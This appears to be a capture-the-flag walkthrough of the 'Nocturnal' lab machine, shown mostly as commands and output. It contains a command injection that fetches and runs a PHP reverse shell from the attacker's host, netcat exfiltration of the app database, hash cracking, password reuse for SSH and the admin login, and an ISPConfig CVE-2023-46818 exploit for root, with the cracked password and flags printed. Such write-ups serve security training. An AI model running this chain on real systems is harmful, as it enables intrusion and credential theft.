
curl -sL https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php -o pwn.phpDownload PHP reverse shell

sudo python3 -m http.server 80Host pwn.php over HTTP
sudo rlwrap nc -lnvp 443Start a listener to catch the reverse shell
curl -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' 'http://nocturnal.htb/admin.php' \
--proxy http://127.0.0.1:8080 \
--data 'backup=1' \
--data-urlencode "password=\"$(echo -ne 'curl\thttp://10.10.14.117/pwn.php\t-O')" && curl -H 'Cookie: PHPSESSID=05ms3g3blf3v7odqcbbpmbr58b' 'http://nocturnal.htb/pwn.php'
Download pwn.php to the target and execute it
python3 -c "import pty; pty.spawn('/bin/bash')"Spawn a TTY shell once
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux nocturnal 5.4.0-212-generic #232-Ubuntu SMP Sat Mar 15 15:34:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(ispapps),1003(ispconfig),1004(client0)

Sorry, user www-data may not run sudo on nocturnal.
Users and Groups
Local Users
tobias:x:1000:1000:tobias:/home/tobias:/bin/bash
ispapps:x:1001:1002::/var/www/apps:/bin/sh
ispconfig:x:1002:1003::/usr/local/ispconfig:/bin/sh
Local Groups
tobias:x:1000:tobias
ispapps:x:1002:www-data
ispconfig:x:1003:www-data
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:83:54 brd ff:ff:ff:ff:ff:ff
    inet 10.129.1.205/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2887sec preferred_lft 2887sec
    inet6 dead:beef::250:56ff:feb0:8354/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb0:8354/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp    LISTEN      0       151          127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN      0       10           127.0.0.1:587            0.0.0.0:*
tcp    LISTEN      0       4096         127.0.0.1:8080           0.0.0.0:*
tcp    LISTEN      0       4096     127.0.0.53%lo:53             0.0.0.0:*
tcp    LISTEN      0       10           127.0.0.1:25             0.0.0.0:*
tcp    LISTEN      0       70           127.0.0.1:33060          0.0.0.0:*
Processes and Services
Interesting Services
systemctl list-units --type=service --state=running
Potentially interesting services worth enumerating further:
ispconfig.service           loaded active running PHP Built-in Server for ISP…
mysql.service               loaded active running MySQL Community Server
nginx.service               loaded active running A high performance web serv…
sendmail.service            loaded active running LSB: powerful, efficient, a…
Interesting Files
/var/www/nocturnal_database/nocturnal_database.db
./nocturnal_database/nocturnal_database.db: SQLite 3.x database, last written using SQLite version 3031001
Privilege Escalation
Dump Nocturnal Database
During the post-exploit enumeration phase, one key step is to enumerate the directory structure of the app where you landed your initial foothold. With access to the system, the application may have additional configuration files and/or databases with more information we can use to escalate our privileges.
In this case, we landed a foothold via the Nocturnal PHP web app and the database by the same name should draw your attention.
sudo nc -q 3 -lnvp 53 > nocturnal.dbStart a TCP socket to catch the file transfer
nc -q 3 10.10.14.117 53 < /var/www/nocturnal_database/nocturnal_database.dbConnect to your socket and transfer the file for further analysis

sqlite3 nocturnal.db '.tables'Enumerate tables

sqlite3 nocturnal.db 'SELECT * FROM users;' | cut -d '|' -f 2,3 | tr '|' ':' | grep -v amanda > hashes
john --wordlist=~/Pentest/WordLists/rockyou.txt --format=Raw-MD5 --fork=4 hashes
tobias:slowmotionapocalypseLateral to Tobias
Tobias is a system user that we enumerated earlier when looking at the /etc/passwd file. Now would be a good time to see if we can SSH in using the cracked password.
ssh tobias@nocturnal.htb
Post-Exploit Enumeration
One of the first things I check upon switching users is the sudo -v command, but it doesn't appear that tobias has any sudo configurations. I did not find any binaries with SUID or interesting capabilities set.
find / -type f -writable -exec ls -l {} \; 2>/dev/null | grep -vE '/proc|/sys'
/run/sendmail/mta/smsocket file stands out as interestingEarlier, as www-data, I did point out the sendmail.service unit as a potentially interesting service worth enumerating more. Additionally, tcp/25 is an open port listening on loopback, so this is potentially a lead.
There didn't appear to be any additional configurations for nginx and I could not find a valid credentials for mysql.
I did, however, enumerate the ispconfig.service unit as potentially interesting, and something I wanted to explore further — particularly because I am not familiar with this service.

tcp/8080 which is a listening port found earlierPort Forwarding


ssh -f -N -L 48080:127.0.0.1:8080 tobias@nocturnal.htbBurp is running on tcp/8080 locally, so I'll use tcp/48080

sendmail is installed on this box and is almost certainly going to be used to send password resets. In this case, the mail to the target user is likely to be sent to /var/mail/<username>, which is a valid mailing system when there are no actual mailboxes to send to.

tobias@nocturnal.htb and admin seem to be valid.I waited a bit to see if I would get an email at /var/mail/tobias, but nothing ever came through, so I did the next best thing and used the valid username I had just found and tried it with tobias password from before.

admin:slowmotionapocalypse is the valid credential
 projectdiscovery
Google search for "ispconfig 3.2.10 exploit"

Doing some further Googling on the CVE ID led me here
User input passed through the “records” POST parameter to /admin/language_edit.php is not properly sanitized before being used to dynamically generate PHP code that will be executed by the application. This can be exploited by malicious administrator users to inject and execute arbitrary PHP code on the web server.In summary, this PHP script is going to be executed locally on the attacker system, providing three arguments:
- URL
- username
- password
The exploit then uses PHP curl libraries to inject arbitrary PHP code into the vulnerable /admin/language_edit.php script on the target server.
Becoming Root
sudo apt install -y php-curlcurl -sL https://karmainsecurity.com/pocs/CVE-2023-46818.php -o pwn.phpphp pwn.php http://127.0.0.1:48080/ 'admin' 'slowmotionapocalypse'
Flags
User
4906968ce522c11f113195a13769975e
Root
339cea9d10dbc011db39012922b2015a


